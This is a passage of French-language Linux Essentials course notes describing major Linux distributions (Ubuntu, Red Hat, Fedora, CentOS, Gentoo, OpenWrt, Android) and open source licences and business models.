
- Serveur
- Desktop (Gnome ou Unity : Gnome par défaut à partir de Ubuntu 18.04 LTS)
- En plusieurs variantes (interface graphique) : LUbuntu, XUbuntu, KUbuntu

6.4. Canonical et Ubuntu

Canonical Ltd est une société fondée (et financée) par l'entrepreneur sud-africain Mark Shuttleworth, et dont l'objet est la promotion de projets open source (code source libre). Canonical est aussi le sponsor officiel du système d'exploitation libre Ubuntu duquel elle assure le support technique et la certification.

L'entreprise investit dans des projets Open Source, offre des produits et des services, notamment en proposant un réseau de partenaires répartis dans le monde.

On ne manquera pas de remarquer l'intérêt d'Ubuntu dans les déploiements du logiciel Open Source d'infrastructure en nuage (Cloud) [OpenStack](#).




Among OpenStack deployments with more than 1,600 users, [OpenStack survey — April 2016 \[PDF 14.6MB\]](#) ↗

7. Red Hat RHEL

- [Red Hat](#) est une société multinationale d'origine américaine fondée en 1993 éditant des distributions GNU/Linux.
- Elle est l'une des entreprises dédiées aux logiciels Open Source les plus importantes et les plus reconnues.
- Elle distribue un OS : [Red Hat Enterprise Linux \(RHEL\)](#), un système d'exploitation destiné aux entreprises.
- Red Hat fournit des plateformes logicielles (openstack, JBoss), vend des abonnements d'assistance, de formations et de services d'intégration personnalisés pour les clients utilisant des logiciels open source.
- Toutes les distributions basées Redhat (CentOs, Fedora, ...) utilisent le même système de paquetage RPM.

On peut télécharger gratuitement sa version de RHEL7 sur le site <http://developers.redhat.com/downloads/>.

7.1. Cycle de vie RHEL




Voir aussi [Red Hat Enterprise Linux Life Cycle](#).

7.2. Fedora

- La distribution phare de Red Hat (RHEL) n'étant pas livrée gratuitement dans son format binaire, contrairement à la plupart des distributions Linux, [Fedora](#) a été créée par Red Hat pour être une distribution GNU/Linux communautaire.
- La communauté qui gère ce projet est constituée à la fois d'employés de Red Hat et de contributeurs extérieurs.
- Red Hat présente le projet Fedora comme un laboratoire pour développer de nouvelles fonctionnalités qui sont plus tard incluses dans la distribution commerciale de Red Hat.





7.3. CentOS

- [CentOS](#) (Community enterprise Operating System) est une distribution GNU/Linux principalement destinée aux serveurs.
- Tous ses paquets, à l'exception du logo, sont des paquets compilés à partir des sources de la distribution RHEL (Red Hat Enterprise Linux), éditée par la société Red Hat.
- Elle est donc quasiment identique à celle-ci et se veut 100 % compatible d'un point de vue binaire.



7.4. Red Hat Package Manager (RPM)

- RPM Package Manager (Red Hat Package Manager) est le logiciel de gestion des paquetages utilisé par les distributions Linux :
 - Red Hat Enterprise Linux,
 - Fedora, CentOS,
 - Mandriva,
 - openSUSE,
 - SUSE Linux Enterprise,

8. Autres distributions populaires

- Archlinux
- Gentoo
- OpenWrt
- Android

Mais aussi,

- Kali Linux, Parrot OS
- Damn small Linux
- ...

8.1. Archlinux



8.2. Gentoo

- [Gentoo Linux](#) est une distribution dite source
- Sa particularité est la compilation complète ou partielle d'un système GNU/Linux à partir des sources, à la manière de Linux From Scratch mais automatisée.
- Ceci est géré grâce au logiciel Portage et la commande emerge en rolling release.
- C'est une distribution qui a pour objectif la portabilité.
- Gentoo est aussi très bien documentée : <https://www.gentoo.org/doc/fr/>



8.3. OpenWrt

- [OpenWrt](#) est une distribution GNU/Linux minimalist pour matériel embarqué tel que des routeurs grand public basés sur des System-on-Chip Broadcom (par exemple les routeurs WLAN Belkin, TP-Link, Linksys,...) mais il est porté sur d'autres architectures.
- On compile soi-même en firmware ou une version compilée à partir d'un dépôt du projet correspondante au matériel.
- OpenWrt est capable de tenir sur une mémoire Flash de 4 Mo.
- Le gestionnaire de paquets est opkg.



8.4. Distributions spécialisées


- On trouve depuis longtemps des distributions spécialisées qui offrent des services spécifiques déjà pré-installés.
- Ces logiciels se téléchargent librement sous format ISO, OVA / OVF ou autres (images ou recettes) et s'installent aussi bien sur des PCs, des appliances, du matériel embarqué, sur un hyperviseur ou dans le cloud...
- [Distrowatch](#) permet de faire une recherche parmi 300 projets :
 - Infrastructure
 - Sécurité
 - Téléphonie
 - Pare-feu
 - Virtualisation
 - Clustering
 - Stockage (SAN)

8.5. Android


- Android est défini comme étant une pile de logiciels, c'est-à-dire un ensemble de logiciels destinés à fournir une solution clé en main pour les appareils mobiles – smartphones et tablettes tactiles.
- Cette pile est organisée en cinq couches distinctes :
 1. le noyau Linux avec les pilotes ;
 2. des bibliothèques logicielles telles que WebKit, OpenGL, SQLite ou FreeType ;
 3. une machine virtuelle et des bibliothèques permettant d'exécuter des programmes prévus pour la plate-forme Java ;
 4. un framework - kit de développement d'applications ;
 5. un lot d'applications standard parmi lesquelles il y a un environnement de bureau, un carnet d'adresses, un navigateur web et un téléphone.



8.6. Versions / Architecture Android



Distribution globale des versions d'Android depuis fin 2009. En janvier 2016, Android 4.4 "KitKat" (36.1%) et Android "Lollipop" versions 5.0–5.1.1 (32.6%) sont les plus répandues.



8.7. Linux et Windows

Voici ce qu'en pense James Zemlin qui dirige la Linux Foundation : "Il n'y a plus que deux chevaux dans la course, Microsoft et Linux. Il y a des choses que Microsoft fait bien, c'est la promotion, la standardisation et la protection juridique de Windows. Ce que Microsoft fait dans ce domaine est exactement ce que nous devons également faire pour Linux: **promouvoir, protéger et standardiser.**"

"Nous avons observé communément que les clients n'optent pas pour Red Hat ou pour Microsoft, mais qu'ils ont déjà choisi: ils ont en fait choisi l'utilisation des deux technologies. Les entreprises dans le monde entier recourent à Windows et à Red Hat Enterprise Linux, Java et .NET., affirme John Gossman, architecte dans le domaine de Microsoft Azure. (<https://azure.microsoft.com/en-us/blog/microsoft-and-red-hat-help-accelerate-enterprise-container-adoption/>)

3. Licences Open Source

1. Objectifs Linux Essentials 1.3

- Communautés autour des logiciels libres et utilisation des licences libres dans le cadre professionnel.
- Domaines de connaissance les plus importants :
 - Octroi de licence.
 - Free Software Foundation (FSF), Open Source Initiative (OSI).
- Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :
 - GPL, BSD, Creative Commons.
 - Logiciel libre, logiciel Open Source, FOSS, FLOSS.
 - Modèles économiques autour des logiciels libres
- Autres notions intéressantes à connaître :
 - Propriété intellectuelle : copyright, marques de commercialisation, brevets.
 - Licence Apache, Licence Mozilla.

2. Licences logicielles

- Les droits sur un logiciel (copyright) appartiennent à son propriétaire.
- Celui-ci énonce dans une licence ce qui est autorisé avec son code.
- Il existe des licences plus permissives que d'autres.
- Le moyen le plus simple de mettre une œuvre en licence libre est de la mettre dans le domaine public

2.1. Free Software Foundation

- La Free Software Foundation (FSF) a été créée par Richard Stallman en 1985.
- Également à l'origine des outils d'environnement GNU pour Linux et d'autres.
- Les licences GPLv2 et GPLv3 permettent de modifier et de redistribuer le code.
- Un "copyleft" exige le partage de toute modification.


2.2. Définition de la Free Software Fondation (FSF) du logiciel libre

Aujourd'hui, un logiciel est considéré comme libre, au sens de la Free Software Foundation, s'il confère à son utilisateur quatre libertés (numérotées de 0 à 3) :

- (0) la liberté d'exécuter le programme, pour tous les usages ;
- (1) la liberté d'étudier le fonctionnement du programme et de l'adapter à ses besoins ;
- (2) la liberté de redistribuer des copies du programme (ce qui implique la possibilité aussi bien de donner que de vendre des copies) ;
- (3) la liberté d'améliorer le programme et de distribuer ces améliorations au public, pour en faire profiter toute la communauté.

L'accès au code source est une condition d'exercice des libertés 1 et 3.

La FSF précise quelques points. D'abord ces libertés doivent être irrévocables. Chacun doit avoir la possibilité d'en jouir sans devoir prévenir un tiers. La redistribution du programme doit pouvoir se faire sous toute forme, notamment compilée, éventuellement à la condition de rendre disponible le code source correspondant. L'utilisateur doit pouvoir fusionner des logiciels libres dont il n'est pas lui-même l'auteur. La FSF accepte toutefois des restrictions mineures quant à la façon dont un logiciel modifié doit être présenté lorsqu'il est redistribué.



Source : https://fr.wikipedia.org/wiki/Logiciel_libre

2.3. Licences GPL

- GNU Public Licence est une licence libre bien connue.
 - GPL est virale : tout changement exige l'usage de la licence GPL.
 - LGPL est moins contraignante avec des logiciels propriétaires.

2.4. Copyleft

"L'idée centrale du copyleft est de donner à quiconque la permission d'exécuter le programme, de le copier, de le modifier, et d'en distribuer des versions modifiées - mais pas la permission d'ajouter des restrictions de son cru. C'est ainsi que les libertés cruciales qui définissent le logiciel libre sont garanties pour quiconque en possède une copie ; elles deviennent des droits inaliénables."

— Richard Stallman

3. Open Source Initiative

- L'Open Source Initiative (OSI) a été impulsé en 1998 par Bruce Perens et Eric Raymond
 - Le "copyleft" est très restrictif et le FSF trop politique
 - L'OSI approuve des licences mais ne les conçoit pas
 - Une licence FSF est approuvée OSI mais l'inverse n'est pas nécessairement vrai.

4. Permissive Free Software

- Une licence OSI doit permettre de lire, modifier, redistribuer et d'utiliser le code par n'importe qui pour n'importe quel usage.
 - Les licences MIT, BSD ou Creative Commons sont aussi des licences OSI et peuvent être plus ou moins permissives.

5. Creative Commons

Licences sur des œuvres écrites, web, multimédia.

Outil en ligne : <http://creativecommons.org/choose/>

Droits définis :

- Attribution – accord de l'auteur
- ShareAlike – copyleft
- No-Derivs – On ne peut pas changer le contenu
- NonCommercial – Pas d'usage commercial

Combinaisons comme par exemple :

- Attribution-No-Derivs-NonCommercial
- BY-SA
- No Rights Reserved – public domain

6. Licence Apache

Les caractéristiques majeures de la licence Apache sont :

- Autoriser la modification et la distribution du code sous toute forme (libre ou propriétaire, gratuit ou commercial)
- Obliger le maintien du copyright lors de toute modification (et également du texte de la licence elle-même).
- Ce n'est pas une licence copyleft.
- Par exemple, Apache a été réutilisé comme base pour le développement d'un greffon du serveur applicatif WebSphere de chez IBM.

7. Licence Mozilla

- La Mozilla Public License (MPL) est une licence libre créée par Netscape lors de la libération du code source de ce qui devait devenir Netscape Communicator 5 (1998). Celui-ci formera la base du projet Mozilla, qui utilise toujours la MPL aujourd'hui dans sa version 2.0.
- La plus grande partie du code source de Mozilla est en outre publiée sous une triple licence MPL/GPL/LGPL, ce qui permet théoriquement d'en utiliser une partie dans un logiciel GPL ou LGPL uniquement.
- Il est intéressant de comparer la licence MPL avec les autres.

8. FOSS / FLOSS

- Free (Libre) and Open Source Software
- Free = Libre = gratuit = libéré

9. Générer des revenus avec l'Open Source

En 2015, la Linux Foundation a publié une étude selon laquelle le marché est fort demandeur en personnel qualifié en systèmes Linux.

- Linux System Engineer / Consultant, Developper
- Product (Oracle, PHP, Security, Unix, ...) Consultant / Expert
- Vendre des services, du support, des garanties
- Travailler sur des adaptations contre de l'argent
- Adopter certains modèles de développement, freemium, premium, gratuit pour usage non-commercial, formations, ...
- Usage dans le travail quotidien, comme outil d'audit ou éléments complets ou partiels de solutions
- Maintenir ses compétences IT à un haut niveau de manière pérenne
- Open Source pour l'image de marque personnelle

9.1. Open Source Hardware Business Model



Source de l'image : <http://bloglz.de/business-models-for-open-source-hardware-open-design/>

Un modèle Business Open Source n'est pas à confondre avec la libre disponibilité d'un code performant maintenu et éprouvé.

En effet, il est possible de générer des revenus grâce aux produits Open Source, notamment à travers à l'écosystème Linux. Cela concerne beaucoup de métiers de l'IT ou des infrastructures traditionnelles même si les **développeurs de code** sont certainement les premiers concernés. On notera également l'émergence de nouveaux métiers ou de nouveaux marchés (IoT) directement liés au monde Open Source

et à Linux.

Pour du personnel d'infrastructure IT (opérateurs), on peut développer quelques considérations.

- Red Hat est un exemple commercial à suivre comme d'autres leaders dans leur secteur (Cisco, HP, IBM, Microsoft, ...). Se certifier chez ce constructeur est certainement le chemin le plus direct pour entrer dans cette carrière. La Linux Foundation s'impose comme interlocuteur face aux grands acteurs commerciaux. Leurs certifications vaudraient autant qu'une certification Red Hat. Toutefois, il me semble que le projet manque encore en visibilité large.
- Les projets sérieux d'infrastructure ne se passent jamais de compétences internes et temporaires d'un bon niveau. Ces infrastructures doivent être maintenues, adaptées, mises à jour, "migrées" et surveillées. Elles se doivent d'être de plus en plus élastiques et automatisées.

D'un autre point de vue, pour le marché sur tous les secteurs, disposer d'une technologie universelle qui fait fonctionner les machines (Linux), le cloud (Openstack) et le web parmi une multitude de projets :

- élève le niveau de concurrence,
- permet au marché de rendre de meilleurs services aux entreprises,
- profite de l'Internet qui crée un marché de masse et qui demande des infrastructures et du logiciel.

Selon l'auteur, céder librement une partie de sa production place la plus haute plus-value sur l'intelligence soit l'humain.

Mais le choix de technologies Open Source n'est pas un parcours aisés pour beaucoup de raisons. Ce choix n'est certainement adapté en toute situation, car l'objectif restera toujours la satisfaction finale du commanditaire (soit du client). Par contre, imaginer qu'un projet Open Source ne pourrait pas rivaliser avec un projet propriétaire est certainement une erreur. Si un gain est souvent possible, il s'agira souvent d'une autre voie d'une meilleure répartition des moyens mis à disposition. Il s'agira bien plus souvent alors d'une adaptation culturelle à réussir au sein de l'organisation.


Le niveau de maîtrise à acquérir pour l'utiliser de manière professionnelle demande rigueur, travail et volonté bien sûr, mais il demande surtout de la pratique, toujours plus et actualisée. La formidable boîte-à-outil libre Linux nous offre justement la possibilité de déployer des technologies complexes, souvent simulées mais proche de réalité, voire disponibles directement à partir du nuage avec des exigences en ressources informatiques accessibles au plus grand nombre.

9.2. Pourquoi acquérir des compétences en système Linux ?

- **Boîte à outils librement disponible** pour faire fonctionner et développer des systèmes informatiques.
- Permet de **se concentrer sur le développement de solutions de haut niveau et de manière rapide** car une solide pile de logiciels est maintenue pour un grand nombre de plateformes matérielles.
- Fait partie de la **famille historique des systèmes UNIX**. Il bénéficie non seulement d'une technologie éprouvée mais aussi de valeurs humaines.
- Il s'agit d'une technologie qui concerne des **compétences pérennes**.
- Il est certainement le système **le plus utilisés dans le monde**.
- Cette perspective permet aux activités humaines de **croître** à partir de leurs propres créations numériques et de **contrôler** leur environnement.
- **La culture du développement collaboratif** autorise une rapidité de réponse aux besoins du marché (offrir des solutions éprouvées) qui est restée inédite jusqu'à aujourd'hui.
- Lui-même une **richesse**, il est facteur de croissance et de richesse.
